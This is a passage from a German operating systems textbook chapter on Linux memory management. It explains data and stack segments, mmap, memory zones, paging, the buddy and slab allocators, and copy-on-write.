In C ist es zum Beispiel möglich, eine Zeichenkette zu deklarieren und gleichzeitig zu initialisieren. Wenn das Programm startet, erwartet es die Variable mit ihrem initialen Wert. Um diese Konstruktion zu implementieren, weist der Compiler der Zeichenkette einen Platz im Adressraum zu und stellt sicher, dass beim Programmstart an dieser Stelle die korrekte Zeichenkette steht. Aus Sicht des Betriebssystems unterscheiden sich initialisierte Daten nicht so sehr von Programmtext – beide enthalten Bitmuster, die vom Compiler erzeugt werden und die beim Programmstart in den Speicher geladen werden müssen.

Die Existenz von initialisierten Daten ist eigentlich nur eine Optimierung. Wenn eine globale Variable nicht explizit initialisiert wird, dann legt die Semantik von C fest, dass ihr Wert 0 ist. In der Praxis sind die meisten globalen Variablen nicht explizit initialisiert, ihre Werte sind also 0. Dies könnte man einfach implementieren, indem man in der ausführbaren Datei einen Datenblock einfügt, der genauso groß ist wie die Daten des Programms, und alle Variablen in diesem Block initialisiert. Die uninitialisierten Variablen würden dann einfach auf 0 gesetzt.

Um Platz in der ausführbaren Datei zu sparen, wird dies jedoch nicht gemacht. Stattdessen enthält die Datei alle explizit initialisierten Variablen, gefolgt vom Programmtext. Die uninitialisierten Variablen werden hinter den initialisierten zusammengefasst, so dass der Compiler nur ein Wort in den Header schreiben muss, das angibt, wie viele Bytes angefordert werden müssen.

Um diesen Punkt deutlicher zu machen, betrachten wir nochmals Abbildung 10.12(a). Hier sind der Programmtext und die initialisierten Daten jeweils 8 KB groß. Die Größe der uninitialisierten Daten (BBS) beträgt 4 KB. Die ausführbare Datei hat lediglich die Größe von 16 KB (Text + initialisierte Daten), zuzüglich einem kleinen Header, der das Betriebssystem anweist, weitere 4 KB nach den initialisierten Daten

zu allozieren und vor dem Programmstart auf null zu setzen. Mit diesem Trick vermeidet man 4 KB an Nullen in der ausführbaren Datei.

Um das Reservieren eines physischen Seitenrahmens voller Nullen zu vermeiden, alloziert Linux eine statische *Zero Page* (auch *genullte Seite* genannt), das ist eine schreibgeschützte Seite mit lauter Nullen. Wenn ein Prozess geladen wird, dann wird sein uninitialisierter Datenbereich so gesetzt, dass er auf die Zero Page zeigt. Immer wenn ein Prozess versucht, in diesem Bereich zu schreiben, wird der Copy-on-Write-Mechanismus ausgelöst und ein aktueller Seitenrahmen dem Prozess zugewiesen.

Im Gegensatz zum Textsegment kann das Datensegment verändert werden. Programme verändern ihre Variablen ständig. Außerdem ist es für viele Programme erforderlich, dynamisch, d.h. zur Laufzeit, Speicher zu allozieren. Linux erlaubt daher das Wachsen und Schrumpfen des Datensegments, wenn Speicher angefordert oder freigegeben wird. Der Systemaufruf `brk` steht einem Programm zur Verfügung, um die Größe seines Datensegments zu setzen. Somit kann ein Programm sein Datensegment vergrößern, um mehr Speicher zu allozieren. Die Bibliotheksfunktion `malloc`, die normalerweise in C verwendet wird, um Speicher anzufordern, macht von diesem Systemaufruf häufigen Gebrauch. Der Deskriptor des Prozessadressraums enthält Informationen über den Umfang des dynamisch angeforderten Speicherbereiches in dem Prozess, der in der Regel **Heap** (deutsch: Halde, Haufen) genannt wird.

Das dritte Segment ist das Stacksegment. Auf den meisten Maschinen beginnt es am oberen Ende oder nahe des oberen Endes des virtuellen Adressraums und wächst nach unten in Richtung 0. Auf 32-Bit-x-86-Plattformen fängt der Stack beispielsweise an der Adresse 0xC0000000 an, was die 3 GB große virtuelle Adressgrenze ist, die für den Prozess im Benutzermodus sichtbar ist. Wenn der Stack über die untere Grenze des Stacksegments hinauswächst, so entsteht ein Hardwarefehler und das Betriebssystem versetzt die Grenze des Stacksegments um eine Seite nach unten. Programme verwalten die Größe des Stacksegments nicht selbst.

Wenn ein Programm gestartet wird, dann ist der Stack nicht leer, sondern er enthält die Umgebungsvariablen (Shell) sowie die Kommandozeile, die auf der Shell zum Aufruf des Programms eingegeben wurde. Auf diese Weise kann ein Programm seine Argumente finden. Wird zum Beispiel das Kommando

```
cp Quelle Ziel
```

eingegeben, dann wird das Programm `cp` mit der Zeichenkette „`cp Quelle Ziel`“ auf dem Stack ausgeführt, so dass es die Namen der Quell- und der Zielfile herausfinden kann. Die Zeichenkette wird als Feld von Zeigern auf die Symbole dargestellt, um das Einlesen zu erleichtern.

Wenn zwei Benutzer das gleiche Programm, z.B. einen Editor, zur selben Zeit laufen lassen, so wäre es möglich, aber ineffizient, gleichzeitig zwei Kopien des Programm-codes im Speicher zu halten. Stattdessen unterstützen die meisten Linux-Systeme **gemeinsame Textsegmente** (*shared text segment*). In Abbildung 10.12(a) und (c) sehen wir zwei Prozesse *A* und *B* mit demselben Textsegment. ► Abbildung 10.12(b) zeigt ein

möglichen Layout des physischen Speichers, in dem die Prozesse das gleiche Stück Text gemeinsam nutzen. Die Abbildung wird von der virtuellen Speicherverwaltungshardware durchgeführt.

Daten- und Stacksegment werden außer nach einem Aufteilen (`fork`) nie gemeinsam genutzt, aber selbst dann nur die Seiten, die nicht verändert werden. Falls eines der beiden Segmente wachsen muss, aber kein angrenzender freier Speicher existiert, ist das kein Problem, weil benachbarte virtuelle Seiten nicht auf benachbarte physische Seiten abgebildet werden müssen.

Auf manchen Rechnern unterstützt die Hardware getrennte Adressräume für Befehle und Daten. Ist diese Fähigkeit vorhanden, so kann Linux sie nutzen. Damit gäbe es zum Beispiel auf einem Rechner mit 32-Bit-Adressraum 2^{32} Byte für Befehle und weitere 2^{32} Byte, die von Stack- und Datensegment gemeinsam benutzt werden könnten. Ein Sprung nach 0 geht auf die Adresse 0 im Textspeicher, während ein `move` von 0 die Adresse 0 im Datenspeicher verwendet. Diese Eigenschaft verdoppelt den zur Verfügung stehenden Adressraum.

Zusätzlich zur dynamischen Speicherbelegung können Prozesse in Linux auch mit Hilfe von **Memory-Mapped-Dateien** auf Inhalte von Dateien zugreifen. Diese Fähigkeit ermöglicht es, eine Datei in einen Teil des Adressraums eines Prozesses einzublenden, so dass die Datei wie ein Byte-Feld im Speicher gelesen und beschrieben werden kann. Die Einblendung einer Datei in den Adressraum vereinfacht den wahlfreien Zugriff gegenüber der Verwendung von Systemaufrufen zur Ein-/Ausgabe, wie `read` und `write`. Gemeinsam genutzte Bibliotheken werden über diesen Mechanismus angesprochen. In ▶ Abbildung 10.13 sehen wir eine Datei, die in zwei Prozesse gleichzeitig an unterschiedlichen Stellen des virtuellen Adressraums eingeblendet wird.




Abbildung 10.13: Zwei Prozesse können eine eingeblendete Datei gemeinsam benutzen.

Ein weiterer Vorteil des Einblendens von Dateien ist, dass zwei oder mehr Prozesse die gleiche Datei gleichzeitig einblenden können. Das Schreiben durch einen der Prozesse ist dann sofort für die anderen sichtbar. Tatsächlich stellt dieser Mechanismus mit dem Einblenden einer temporären Datei (die gelöscht wird, wenn der letzte Prozess beendet ist) eine Möglichkeit dar, wie mehrere Prozesse mit hoher Bandbreite Speicher gemeinsam nutzen können. Im Extremfall können zwei (oder mehr) Prozesse eine Datei einblenden, die den gesamten Adressraum abdeckt, womit eine Form der gemeinsamen Nutzung erreicht wird, die eine Zwischenform von getrennten Prozessen einerseits und dem Konzept der Threads andererseits darstellt. Hierbei wird (wie bei Threads) der Speicher gemeinsam benutzt, aber jeder Prozess verwaltet zum Beispiel – anders als bei Threads – seine eigenen geöffneten Dateien und Signale. Trotzdem werden in der Praxis nie zwei exakt übereinstimmende Adressräume benutzt.

10.4.2 Systemaufrufe zur Speicherverwaltung in Linux

POSIX definiert keine Systemaufrufe zur Speicherverwaltung. Dieser Punkt wurde als zu maschinenspezifisch für eine Standardisierung angesehen. Stattdessen wurde das Thema mit der Begründung unter den Teppich gekehrt, dass Programme, die dynamischen Speicher benötigen, die *malloc*-Bibliotheksfunktion (definiert im ANSI-C-Standard) verwenden können. Wie *malloc* implementiert wird, liegt somit außerhalb des Rahmens von POSIX. In manchen Kreisen nennt man dies „den Schwarzen Peter weitergeben“.

In der Praxis besitzen die meisten Linux-Systeme jedoch Systemaufrufe zur Speicherverwaltung. Die am weitesten verbreiteten sind in ▶ Abbildung 10.14 aufgeführt. *Brk* spezifiziert die Größe des Datensegments, indem die Adresse des ersten Bytes danach angegeben wird. Wenn der neue Wert größer als der alte ist, dann wächst das Datensegment, ansonsten schrumpft es.

Systemaufruf	Beschreibung
<i>s = brk(addr)</i>	Datensegmentgröße ändern
<i>a = mmap(addr, len, prot, flags, fd, offset)</i>	Datei einblenden
<i>s = munmap(addr, len)</i>	Dateieinblendung beenden

Abbildung 10.14: Einige Systemaufrufe zur Speicherverwaltung. Der Rückgabewert *s* ist –1, wenn ein Fehler auftritt; *a* und *addr* sind Speicheradressen, *len* ist eine Länge, *prot* kontrolliert die Schutzrechte, *flags* sind verschiedene Bits, *fd* ist ein Dateideskriptor und *offset* ist eine Position in der Datei.

Die Systemaufrufe *mmap* und *munmap* steuern Memory-Mapped-Dateien. Der erste Parameter von *mmap*, *addr*, gibt die Adresse an, an der die Datei (oder ein Teil davon) eingeblendet wird. Dies muss ein Vielfaches der Seitengröße sein. Ist dieser Parameter 0, dann ermittelt das System die Adresse selbst und gibt sie in *a* zurück. Der zweite Parameter *len* gibt an, wie viele Bytes eingeblendet werden. Auch dieser muss ein Vielfaches der Seitengröße sein. Der dritte Parameter *prot* gibt die Schutzrechte für die

eingebundene Datei an. Sie kann als lesend, schreibend, ausführbar oder als eine Kombination daraus markiert werden. Der vierte Parameter *flags* kontrolliert, ob die Datei privat ist oder gemeinsam genutzt werden kann und ob *addr* eine Forderung oder nur ein Hinweis ist. Der fünfte Parameter *fd* ist der Dateideskriptor für die einzublendende Datei. Es können nur geöffnete Dateien eingeblendet werden, daher muss eine Datei vor dem Einblenden geöffnet werden. Schließlich gibt *offset* an, wo innerhalb der Datei der eingeblendete Bereich beginnt. Das Einblenden muss nicht mit dem Byte 0 beginnen, irgendeine Seitengrenze tut's auch.

Der andere Aufruf, `munmap`, entfernt eine eingeblendete Datei. Wird nur ein Teil der Datei ausgeblendet, dann bleibt der Rest eingeblendet.

10.4.3 Implementierung der Speicherverwaltung in Linux

Jeder Linux-Prozess auf einer 32-Bit-Maschine bekommt in der Regel 3 GB an virtuellem Speicher für sich selbst, wobei 1 GB Speicher übrig bleibt, der für seine Seiten-tabellen und andere Kerndaten reserviert ist. Dieses eine Gigabyte des Kerns ist nicht sichtbar, wenn der Prozess im Benutzermodus läuft, es kann jedoch auf ihn zugegriffen werden, wenn der Prozess in den Kern springt. Der Kernspeicher befindet sich typischerweise im unteren Bereich des physischen Speichers, er wird aber in die oberen 1 GB des virtuellen Adressraums jedes Prozesses eingeblendet, zwischen die Adressen 0xC0000000 und 0xFFFFFFFF (3–4 GB). Der Adressraum wird erzeugt, wenn der Prozess erzeugt wird, und bei einem `exec`-Systemaufruf überschrieben.

Um mehreren Prozessen die gemeinsame Nutzung des zugrunde liegenden physischen Speichers zu ermöglichen, überwacht Linux die Verwendung des physischen Speichers, belegt mehr Speicher als vom Benutzerprozess oder den Kernkomponenten benötigt werden, blendet Teile des physischen Speichers in den Adressraum der einzelnen Prozesse ein und bringt dynamisch ausführbare Programme, Dateien und andere Zustandsinformationen in den Speicher und wieder hinaus, die notwendig sind, um die Plattformressourcen effizient zu nutzen und um den Fortschritt bei der Ausführung sicherzustellen. In diesem Abschnitt beschreiben wir die Implementierung der verschiedenen Mechanismen im Linux-Kern, die für diese Operationen verantwortlich sind.

Verwaltung des physischen Speichers

Aufgrund von eigenartigen Hardwarebeschränkungen auf vielen Systemen kann nicht jeder physische Speicher gleich behandelt werden, besonders nicht bezüglich der Ein-/Ausgabe und des virtuellen Speichers. Linux unterscheidet zwischen drei Speicherzonen:

- 1.** ZONE_DMA – Seiten, die für DMA-Operationen benutzt werden können
- 2.** ZONE_NORMAL – normale, regulär abgebildete Dateien
- 3.** ZONE_HIGHMEM – Seiten mit höheren Adressen, die nicht permanent abgebildet sind

Die genauen Grenzen und das Layout der Speicherzonen sind abhängig von der jeweiligen Architektur. Auf x86-Hardware können bestimmte Geräte DMA-Operationen nur in den ersten 16 MB des Adressraums durchführen, ZONE_DMA ist also der Bereich von 0–16 MB. Außerdem kann die Hardware auf Speicheradressen oberhalb von 896 MB nicht direkt zugreifen, somit liegt ZONE_HIGHMEM über dieser Marke. ZONE_NORMAL liegt irgendwo dazwischen. Deshalb werden auf x86-Plattformen die ersten 896 MB des Linux-Adressraums direkt zugeordnet, wohingegen die übrigen 128 MB des Kernadressraums benutzt werden, um auf höhere Speicherregionen zuzugreifen. Der Kern verwaltet eine *zone*-Struktur für jede dieser drei Zonen und kann Speicherbelegungen für die drei Zonen getrennt durchführen.

Der Arbeitsspeicher von Linux besteht aus drei Teilen. Die ersten beiden Teile, der Kern und die Speicherzuordnungstabelle, werden im Speicher **fixiert** (d.h. niemals ausgelagert). Der Rest des Speichers ist in Seitenrahmen aufgeteilt, die jeweils eine Text-, Daten-, Stack- oder Seitentabellenseite enthalten können oder in der Freibereichsliste enthalten sind.

Der Kern verwaltet eine Abbildung des Arbeitsspeichers, die alle Informationen über die Nutzung des physischen Speichers im System enthält, zum Beispiel über seine Zonen, freien Seitenrahmen und so weiter. Diese Informationen sind wie folgt organisiert (siehe ▶ Abbildung 10.15).




Abbildung 10.15: Repräsentation des Linux-Arbeitsspeichers

Zunächst einmal verwaltet Linux ein Feld von **Seitendeskriptoren** vom Typ *page* für jeden physischen Seitenrahmen im System. Dieses Feld heißt *mem_map*. Jeder Seitendeskriptor enthält einen Zeiger auf den Adressraum, zu dem er gehört. Für den Fall, dass die Seite nicht frei ist, enthält er ein Paar von Zeigern, womit es möglich ist, doppelt verkettete Listen mit anderen Deskriptoren zu bilden. Dies könnte zum Beispiel genutzt werden, um alle freien Seitenrahmen nahe zusammenzuhalten. Darüber hinaus gibt es noch ein paar andere Felder. In ►Abbildung 10.15 enthält der Seitendeskriptor für Seite 150 eine Abbildung auf den Adressraum, zu dem die Seite gehört. Die Seiten 70, 80 und 200 sind frei und miteinander verkettet. Die Größe des Seitendeskriptors beträgt 32 Byte, deshalb verbraucht die gesamte *mem_map* weniger als 1% des physischen Speichers (für einen Seitenrahmen von 4 KB).

Da der physische Speicher in Zonen unterteilt ist, verwaltet Linux für jede Zone einen **Zonendeskriptor**. Dieser Zonendeskriptor enthält Informationen über die Speicher ausnutzung innerhalb jeder Zone, wie beispielsweise die Anzahl der aktiven oder inaktiven Seiten, niedriger und hoher Füllstand des Speichers, der von dem weiter unten beschriebenen Seitenersetzungsalgorithmus verwendet wird, ebenso wie viele andere Felder.

Zusätzlich enthält ein Zonendeskriptor noch ein Array mit freien Bereichen. Das *i*-te Element dieses Arrays identifiziert den ersten Seitendeskriptor des ersten Blocks von 2^i freien Seiten. Da es mehrere Blöcke von 2^i freien Seiten geben kann, benutzt Linux das Paar von Seitendeskriptorzeigern in jedem *page*-Element, um diese miteinander zu verketten. Diese Information wird in den Operationen zur Speicherbelegung benutzt, die Linux anbietet. In ►Abbildung 10.15 identifiziert *free_area[0]* alle freien Bereiche des Arbeitsspeichers, die aus nur einem Seitenrahmen bestehen (da 2^0 eins ist), daher zeigt *free_area[0]* hier auf Seite 70, den ersten der drei freien Bereiche. Die anderen freien Blöcke der Größe eins können durch die Links in jedem der Seitendeskriptoren erreicht werden.

Da Linux ja portabel zu NUMA-Architekturen ist (wo unterschiedliche Speicheradressen sehr unterschiedliche Zugriffszeiten haben), wird schließlich ein **Knotendeskriptor** benutzt, um zwischen physischem Speicher auf verschiedenen Knoten differenzieren zu können. Jeder Knotendeskriptor enthält Informationen über die Speichernutzung und die Zonen auf diesem speziellen Knoten. Auf UMA-Plattformen beschreibt Linux den gesamten Speicher über einen Knotendeskriptor. Die ersten paar Bits innerhalb jedes Seitendeskriptors werden benutzt, um den Knoten und die Zone zu identifizieren, zu der der Seitenrahmen gehört.

Damit Auslagerungsmechanismen auf 32- und 64-Bit-Architekturen effizient sind, verwendet Linux ein vierstufiges Paging-Verfahren. Ein dreistufiges Paging-Verfahren, das ursprünglich für die Alpha-Architekturen entwickelt wurde, wurde nach der Linux-Version 2.6.10 ausgeweitet und ab Version 2.6.11 wird generell ein vierstufiges Schema verwendet. Jede virtuelle Adresse ist in fünf Felder aufgeteilt, wie in ►Abbildung 10.16 zu sehen ist. Die Verzeichnisfelder werden als Index in das entsprechende Seitenverzeichnis benutzt, wovon es ein privates für jeden Prozess gibt. Der gefundene Wert ist ein Zeiger in eines der Verzeichnisse der nächsten Stufe, die wie-

derum von einem Teil der virtuellen Adresse indiziert werden. Der gewählte Eintrag im mittleren Seitenverzeichnis zeigt auf die letzte Seitentabelle, die vom Seitenfeld der virtuellen Adresse indiziert wird. Der hier gefundene Eintrag zeigt auf die benötigte Seite. Auf dem Pentium, der eine zweistufige Seitenersetzung verwendet, bestehen die obere und die mittlere Tabelle jeweils nur aus einem Eintrag, so dass das globale Seitenverzeichnis effektiv über die zu verwendende Seitentabelle entscheidet. Ähnlich kann dreistufiges Paging bei Bedarf benutzt werden, indem die Größe des oberen Seitenverzeichnissfeldes auf null gesetzt wird.




Abbildung 10.16: Linux verwendet vierstufige Seitentabellen.

Physischer Speicher wird für verschiedene Zwecke verwendet. Der Kern selbst ist vollständig festverdrahtet; kein Teil davon wird jemals ausgelagert. Der Rest des Speichers steht für Benutzerseiten, den Seitencache und andere Zwecke zur Verfügung. Im Seitencache werden Seiten mit Dateiblöcken gehalten, die gerade gelesen wurden oder die – in der Annahme, dass sie demnächst benötigt werden – vorausschauend gelesen wurden. Außerdem sind im Cache Seiten mit Dateiblöcken, die auf die Platte geschrieben werden müssen, wie zum Beispiel solche, die von Prozessen im Benutzermodus erzeugt und auf die Platte ausgelagert wurden. Der Seitencache ist dynamisch in seiner Größe und verwendet denselben Pool an Seiten wie die Benutzerprozesse. Der Seitencache ist eigentlich kein separater Cache, sondern einfach die Menge der nicht mehr benötigten Benutzerseiten, die darauf warten, ausgelagert zu werden. Wenn eine Seite im Seitencache wieder verwendet wird, bevor sie aus dem Speicher verdrängt wird, kann sie schnell wiederhergestellt werden.

Zusätzlich unterstützt Linux dynamisch ladbare Module, normalerweise Gerätetreiber. Diese können beliebig groß sein und jeder muss einen zusammenhängenden Teil des Kernspeichers bekommen. Linux verwaltet daher den physischen Speicher so,

dass das Modul ein Speicherstück beliebiger Größe erhalten kann. Der verwendete Algorithmus ist als Buddy-Algorithmus bekannt und wird im Folgenden beschrieben.

Mechanismen zur Speicherbelegung

Linux unterstützt mehrere Mechanismen zur Speicherbelegung. Die Hauptmethode zum Bereitstellen von neuen Seitenrahmen von physischem Speicher ist der **Page Allocator**, der den bekannten **Buddy-Algorithmus** benutzt.

Die grundlegende Idee, einen Speicherbereich zu verwalten, ist die folgende: Anfänglich besteht der Speicher aus einem zusammenhängenden Stück, 64 Seiten in dem einfachen Beispiel aus ►Abbildung 10.17(a). Wenn eine Speicheranforderung hereinkommt, so wird zunächst auf eine Zweierpotenz aufgerundet, beispielsweise auf acht Seiten. Der gesamte Speicherbereich wird dann wie in ►Abbildung 10.17(b) in zwei Teile geteilt. Da beide Hälften immer noch zu groß sind, wird die untere Hälfte noch zweimal halbiert (c und d). Nun haben wir einen Block der richtigen Größe und dieser wird für den Aufrufer reserviert, was dunkler in (d) dargestellt ist.




Abbildung 10.17: Arbeitsweise des Buddy-Algorithmus

Nehmen wir nun an, es kommt eine weitere Anforderung für acht Seiten. Diese kann direkt erfüllt werden, dargestellt in (e). An diesem Punkt kommt die nächste Anforderung für vier Seiten. Der kleinste vorhandene Block wird halbiert (f) und die Hälfte wird belegt (g). Als Nächstes wird der zweite der beiden 8-Seiten-Blöcke freigegeben (h). Schließlich wird der andere 8-Seiten-Block freigegeben. Da diese beiden benachbarten 8-Seiten-Blöcke aus demselben 16-Seiten-Block entstanden sind, werden sie zusammengefasst, um wieder den 16-Seiten-Block zu erhalten (i).

Linux verwendet den Buddy-Algorithmus mit einem zusätzlichen Feld. In diesem Feld ist das erste Element der Kopf einer Liste von Blöcken, deren Größe 1 Einheit ist, und das zweite Element ist der Kopf einer Liste von Blöcken der Größe 2 Einheiten. Das nächste Element zeigt auf die 4-Einheiten-Blöcke usw. Auf diese Weise können alle Zweierpotenz-Blöcke schnell gefunden werden.

Dieser Algorithmus führt zu erheblicher interner Fragmentierung, da man beispielsweise einen 128-Seiten-Block anfordern muss (und auch bekommt), auch wenn man nur einen 65-Seiten-Block haben möchte.

Um dieses Problem zu entschärfen, besitzt Linux eine zweite Speicherverwaltung, den **Slab Allocator**, der Blöcke mithilfe des Buddy-Algorithmus verwendet, dann aber Slabs (kleinere Einheiten, deutsch: Fliese) davon abschneidet und diese kleineren Einheiten separat verwaltet.

Da der Kern häufig Objekte eines bestimmten Typs erzeugt und löscht (z.B. *task_struct*), stützt sich der Slab Allocator auf sogenannte **Objekt-Caches**. Diese Caches bestehen aus Zeigern auf einen oder mehrere Slabs, die jeweils eine Anzahl von Objekten desselben Typs speichern können. Jedes dieser Slabs kann voll, teilweise voll oder leer sein.

Wenn der Kern beispielsweise einen neuen Prozessdeskriptor belegen möchte, also ein neues *task_struct*, dann sucht er im Objekt-Cache nach Task-Strukturen und versucht zuerst, ein teilweise volles Slab zu finden und zu allozieren. Falls kein solches Slab vorhanden ist, durchsucht er die Liste der leeren Slabs. Schließlich erzeugt er, falls nötig, ein neues Slab, platziert die neue Task-Struktur dort und verkettet dieses Slab mit der Task-Struktur im Objekt-Cache. Die Kernroutine `kmalloc`, die zusammenhängenden physischen Speicher im Adressraum des Kernels alloziert, wird in der Tat auf der hier beschriebenen Schnittstelle von Slabs und Objekt-Cache aufgebaut.

Es gibt noch eine dritte Art der Speicherbelegung, die die Funktion `vmalloc` benutzt und die eingesetzt wird, wenn die angeforderten Seiten nur im virtuellen Adressraum zusammenhängend sein müssen, aber nicht im physischen Speicher. In der Praxis trifft dies für den größten Teil des angeforderten Speichers zu. Eine Ausnahme bilden Geräte, die sich auf der anderen Seite des Speicherbusses und der MMU befinden und daher die virtuellen Adressen nicht umsetzen können. Die Verwendung von `vmalloc` führt jedoch zu einer Verschlechterung der Performanz und wird hauptsächlich für die Belegung großer Mengen von zusammenhängendem virtuellem Adressraum benutzt, wie zum Beispiel das dynamische Einfügen von Kernmodulen. All diese Arten der Speicherbelegung sind von Methoden des Systems V abgeleitet.

Repräsentation des virtuellen Adressraums

Der virtuelle Adressraum ist in homogene, zusammenhängende und an Seitengrenzen ausgerichtete Bereiche oder Regionen unterteilt. Das bedeutet, dass jeder Bereich aus einer Reihe von aufeinanderfolgenden Seiten besteht, die alle dieselben Schutzrechte und Auslagerungseigenschaften besitzen. Das Textsegment und eingebundene Dateien sind Beispiele solcher Bereiche (siehe Abbildung 10.15). Es können Lücken im virtuellen Adressraum zwischen den Bereichen existieren. Jede Speicherreferenz in eine Lücke führt zu einem fatalen Seitenfehler. Die Seitengröße ist fix, zum Beispiel 4 KB beim Pentium und 8 KB beim Alpha. Angefangen beim Pentium, der Seitenrahmen von 4 MB unterstützt, sind unter Linux Jumbo-Seitenrahmen von jeweils 4 MB möglich. Zusätzlich werden Seitengrößen von 2 MB in einem **PAE-Modus (Physical Address Extension)** unterstützt, der auf bestimmten 32-Bit-Architekturen benutzt wird, um den Prozessadressraum über 4 GB hinaus zu erhöhen.

Jeder Bereich wird im Kern mit einem *vm_area_struct*-Eintrag beschrieben. Alle *vm_area_struct*-Einträge eines Prozesses sind in einer Liste sortiert nach virtueller Adresse zusammengefasst, so dass alle Seiten gefunden werden können. Wenn die Liste zu lang

wird (mehr als 32 Einträge), wird ein Baum aufgebaut, um das Suchen zu beschleunigen. Der `vm_area_struct`-Eintrag enthält die Eigenschaften des Bereiches. Diese Eigenschaften beinhalten die Schutzrechte (z.B. nur lesen oder lesen/schreiben) sowie die Informationen, ob der Bereich im Speicher fixiert wird (also nicht auslagerbar ist) und in welche Richtung er wächst (nach oben für Datensegmente, nach unten für Stack).

Die `vm_area_struct`-Struktur enthält auch die Information, ob der Bereich privat für den Prozess ist oder mit einem oder mehreren Prozessen gemeinsam genutzt wird. Nach einem `fork` kopiert Linux die Bereichsliste für den Kindprozess, setzt aber die Zeiger für Eltern- und Kindprozess so, dass sie auf dieselbe Seitentabelle zeigen. Die Bereiche werden als lesend/schreibend markiert, die Seiten dagegen nur als lesend. Wenn einer der beiden Prozesse schreibend auf die Seite zugreift, dann tritt eine Schutzverletzung auf und der Kern erkennt, dass der Bereich zwar logisch beschreibbar ist, die Seite aber nicht. Er gibt deshalb dem Prozess eine Kopie der Seite, die als lesend/schreibend markiert ist. Mit diesem Mechanismus wird Copy-on-Write realisiert.

